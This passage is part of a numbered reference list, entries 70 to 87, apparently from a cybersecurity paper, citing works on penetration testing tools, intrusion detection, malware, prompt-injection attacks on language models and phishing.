[70] M. Bingham, A. Skillen, and A. Somayaji, “Even Hackers Deserve Usability : An Expert Evaluation of Penetration Testing Tools,” 2014. Accessed: Feb. 23, 2024. [Online]. Available: https://www.semanticscholar.org/paper/Even-Hackers-Deserve-Usability-%3A-An-Expert-of-Tools-Bingham-Skillen/235ad0a3207628235bb219b3a7fc7652d3231fcf

[71] K. A. G. Quilantang, J. A. C. Rivera, M. V. M. Pinili, A. J. N. R. Magpantay, E. Busia Blancaflor, and J. R. A. M. Pastrana, “Exploiting Windows 7 Vulnerabilities using Penetration Testing Tools: A Case Study about Windows 7 Vulnerabilities,” *Proceedings of the 9th International Conference on Computer and Communications Management*, pp. 124–129, Jul. 2021, doi: 10.1145/3479162.3479181.

[72] F. Holik, J. Horalek, O. Marik, S. Neradova, and S. Zitta, “Effective penetration testing with Metasploit framework and methodologies,” *2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI)*, pp. 237–242, Nov. 2014, doi: 10.1109/CINTI.2014.7028682.

[73] A. Salem, X. Liao, S. Zeng, and Y. Shen, “Provoking the Adversary by Dual Detection Techniques: An Extended Stochastic Game Theoretical Framework,” *2018 International Conference on Networking and Network Applications (NaNA)*, pp. 47–51, Oct. 2018, doi: 10.1109/NANA.2018.8648713.

[74] Y. Gala, N. Vanjari, D. Doshi, and I. Radhanpurwala, “AI based Techniques for Network-based Intrusion Detection System: A Review,” *2023 10th International Conference on Computing for Sustainable Global Development (INDIACom)*, Mar. 2023, Accessed: Feb. 23, 2024. [Online]. Available: https://www.semanticscholar.org/paper/AI-based-Techniques-for-Network-based-Intrusion-A-Gala-Vanjari/5b31d232a9cbe0e198b75d8f69ae5d90f59a8b62

[75] Y. Wang, G. Sun, X. Cao, and J. Yang, “An Intrusion Detection System for the Internet of Things Based on the Ensemble of Unsupervised Techniques,” *Wireless Communications and Mobile Computing*, vol. 2022, pp. 1–11, Jul. 2022, doi: 10.1155/2022/8614903.

[76] S. I. Vargas Razo, E. A. Anaya, and P. J. Escamilla Ambrosio, “Reverse engineering with bioinformatics algorithms over a sound android covert channel,”

2016 11th International Conference on Malicious and Unwanted Software (MALWARE), pp. 1–7, Oct. 2016, doi: 10.1109/MALWARE.2016.7888724.

[77] C. Dixon, "Assessing vulnerabilities in interdependent infrastructures using attacker-defender models," Sep. 2011. Accessed: Feb. 23, 2024. [Online]. Available: https://www.semanticscholar.org/paper/Assessing-vulnerabilities-in-interdependent-using-Dixon/5abe337a385e6c2cfbb7d28e1cd36ce93e36d13a

[78] S. A. V. Rohith Vallabhaneni Abhilash Maroju, Sravanthi Dontu, "Applications of Deep Learning Approaches to Detect Advanced Cyber Attacks," *International Journal on Recent and Innovation Trends in Computing and Communication*, vol. 11, no. 9s, pp. 849–854, Aug. 2023, doi: 10.17762/ijritcc.v11i9s.9493.

[79] T. H. H. Aldhyani and H. Alkahtani, "Cyber Security for Detecting Distributed Denial of Service Attacks in Agriculture 4.0: Deep Learning Model," *Mathematics*, vol. 11, no. 1, p. 233, Jan. 2023, doi: 10.3390/math11010233.

[80] K. Mezei and B. Szentgáli-Tóth, "CYBER ATTACKS CONDUCTED THROUGH ONLINE PLATFORMS," 2023. Accessed: Feb. 23, 2024. [Online]. Available: https://www.semanticscholar.org/paper/CYBER-ATTACKS-CONDUCTED-THROUGH-ONLINE-PLATFORMS-Mezei-Szentg%C3%A1li-T%C3%B3th/f914ba7e789fd3a086c3a7c77892abf83f8ae81a

[81] "VirusTotal – Learning resources." Accessed: Feb. 25, 2024. [Online]. Available: https://www.virustotal.com/getstarted/

[82] W. Stallings and L. Brown, *Computer security: principles and practice*, Third ed., Global ed. Boston, Mass.: Pearson, 2015.

[83] S. Zurowski, G. Lord, and I. Baggili, "A Quantitative Analysis of Offensive Cyber Operation (OCO) Automation Tools," *Proceedings of the 17th International Conference on Availability, Reliability and Security*, pp. 1–11, Aug. 2022, doi: 10.1145/3538969.3544414.

[84] F. Perez and I. Ribeiro, "Ignore Previous Prompt: Attack Techniques For Language Models." arXiv, Nov. 2022. doi: 10.48550/arXiv.2211.09527.

[85] F. Wu, K. Levitt, and L. Nguyen, "Rootkits and related attacks prevention and detection," 2010. Accessed: Feb. 26, 2024. [Online]. Available: https://www.semanticscholar.org/paper/Rootkits-and-related-attacks-prevention-and-Wu-Levitt/e76b248fc24e56a8887650f1bc7e9bcdf96df09c

[86] A. K. Jain and B. B. Gupta, "A survey of phishing attack techniques, defence mechanisms and open research challenges," *Enterprise Information Systems*, vol. 16, no. 4, pp. 527–565, Apr. 2022, doi: 10.1080/17517575.2021.1896786.

[87] A. Vadduri, A. Benjwal, A. Pai, E. Quadros, A. Kammar, and P. Uday, "Precise Payload Delivery via Unmanned Aerial Vehicles: An Approach Using Object Detection Algorithms." arXiv, Oct. 2023. doi: 10.48550/arXiv.2310.06329.